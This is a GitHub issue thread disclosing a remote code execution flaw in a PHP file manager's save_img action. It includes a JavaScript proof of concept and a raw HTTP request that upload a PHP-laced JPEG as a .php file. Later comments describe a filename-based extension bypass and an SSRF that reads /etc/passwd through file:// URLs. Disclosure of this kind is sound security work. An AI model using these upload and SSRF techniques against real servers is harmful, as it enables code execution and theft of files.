remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name. #600

Open · hackoclipse opened this issue on Mar 13, 2020 · 7 comments

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after taking another look at your application i noticed in the ajax_calls.php file in the "save_img" action that the "name" parameter doesn't validate the extension of the file.
this makes it possible to upload php files to the server even when this normaly should not be allowed.
there was a miner validation to check if the data from the "url" parameter started with "" and that the base64 encoded image is a valid image.
a simple work arround to bypass this check is to upload a valid jpeg image, but that inside of exif data a php tag is send.
this makes it possible to send php code and that the extension becomes php what let to remote code execution.

As poc i will send a normal image where the base64 encoded image contains phpinfo() as php code.
here is a simple javascript POC that will send a POST request to the page "http://192.168.0.29:3001/filemanager/ajax_calls.php?action=save_img" where the "path" parameters is empty, the url contains my image with phpinfo in the exif data and the name is set to poc.php.
you will need to change the ip and port to your webserver and this code has to be runned on the filemanagers dialog.php page, because the session is validated and by running the code from the dialog page than the session is set and you won't get error's.
if you run this command from the browsers console in the dialog page than a new file would be created in the /source/ folder called poc.php. (UPLOAD_DIR)
than just go to "http://YOURURL/source/poc.php" and you will see the phpinfo() code executed.

```
        function submitRequest()
        {
          var xhr = new XMLHttpRequest();
          xhr.open("POST", "http:\/\/192.168.0.29:3001\/filemanager\/ajax_calls.php?action=save_img", true);
          xhr.setRequestHeader("Accept", "*\/*");
          xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded; charset=UTF-8");
          xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9");
          xhr.withCredentials = true;
          var body = "url=%2f%39%6a%2f%34%51%42%32%52%58%68%70%5a%67%41%41%54%55%30%41%4b%67%41%41%41%41%67%41%42%51%45%61%41%41%55%41%41%41%41%42%41%41%41%41%53%
          var aBody = new Uint8Array(body.length);
          for (var i = 0; i < aBody.length; i++)
            aBody[i] = body.charCodeAt(i);
          xhr.send(new Blob([aBody]));
        }
  submitRequest();
```

here a copy of the burp request:

```
POST /filemanager/ajax_calls.php?action=save_img HTTP/1.1
Host: 192.168.0.29:3001
Content-Length: 56764
Accept: */*
Origin: http://192.168.0.29:3001
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.0.29:3001/filemanager/dialog.php?type=0&lang=en_EN&popup=0&crossdomain=0&relative_url=0&akey=key&fldr=&5e6bc715afb8e&1584125986912
Accept-Encoding: gzip, deflate
Cookie: last_position=%2F; PHPSESSID=kn4afea6j9n4edic7ls3ji9838
Connection: close

url=%2f%39%6a%2f%34%51%42%32%52%58%68%70%5a%67%41%41%54%55%30%41%4b%67%41%41%41%41%67%41%42%51%45%61%41%41%55%41%41%41%41%42%41%41%41%41%53%67%45%62%41%41%55%41
```

and here a copy of the image urldecoded:

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

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lcnPQ+tODFRyc+9KQc8UhAxzWkWlsxuKe5//2Q==
```


A CVE has been requested and a potential fast patch is to dissable save_img in the config file.

hackoclipse changed the title ~~remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name.~~ remote code execution vulnerability in ajax_calls.php in save_img action because of no validation on extension name. on Mar 13, 2020

hackoclipse commented on Mar 14, 2020 — Author

cve assinged: CVE-2020-10567

joaovarelas commented on Mar 26, 2021 • edited

Hello **@hackoclipse**, I am unabe to reproduce. Which version has this vulnerability? Regards

EDIT: It seems that older versions are not affected by this issue.

hackoclipse commented on Apr 2, 2021 — Author

it still works in the newest version.
and i think in version 9.13.4 it also work because one of my employers used that version when i repported this issue to them and got a shell on there servers.
but the latest commit is a bit buggy but the backend has not been changed so it should still work in that version if you go to the dialog.php page and run the javascript on that page.
you do need to install "php-mbstring" or the backend error's out with a error 500.
you can find the location where it saves the file in the "upload_dir" what is also shown on the dialog.php page if you look with elemental inspect because that folder path can be different.
sadly this issue never got fixed so i won't recommend using this software at all because it has more then only remote code execution issues. **@joaovarelas**

joaovarelas commented on Apr 4, 2021

Hi **@hackoclipse** thanks for clarifying that. I confirm it works on latest version.

I was testing an older version and it did not work because the upload of `data://` content was not introduced at that time yet.
However, it was possible to achieve remote code execution by uploading a malicious PHP file, bypassing the extension filter.

Regards

hackoclipse commented on Apr 4, 2021 — Author

yeah im on the moment looking at the code and your right in 9.13.4 the code was a bit different and it checked for a aws bucket.
i think it still has a issue if you can control your own aws bucket because it doesn't close the url.
so you could give your own bucket.
but it would be more tricky.
but i would not recommend using this software because it also has internal ssrf what also affected version 9.13.4.
#598

joaovarelas commented on Apr 4, 2021

> yeah im on the moment looking at the code and your right in 9.13.4 the code was a bit different and it checked for a aws bucket.
> i think it still has a issue if you can control your own aws bucket because it doesn't close the url.
> so you could give your own bucket.
> but it would be more tricky.
> but i would not recommend using this software because it also has internal ssrf what also affected version 9.13.4.
> #598

On versions <= 9.13.0 (at least) it is possible to upload files by specifying `multipart/form-data` content type, setting the `filename` to `example.php<?.html` and the contents to `<html><?php phpinfo();?>` .

There's also SSRF on `url` parameter that allows to load internal files by using `file://` URI scheme. (e.g. `file://etc/passwd`).

👍 1

hackoclipse commented on Apr 4, 2021 — Author

yep thats why i won't reccomand using it at all.
they don't really want to fix there issues.

your intresting **@joaovarelas** maybe you should join the bug bounty hunters server:
https://discord.gg/bugbounty
we have many famous pentesters/bughunters like todayisnew, insiderphd, bendtheory.
https://hackerone.com/todayisnew?type=user
https://twitter.com/insiderphd
https://twitter.com/bendtheory
and many others.
you might fit well in the group.
offcource only ethical hacking.

❤️ 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants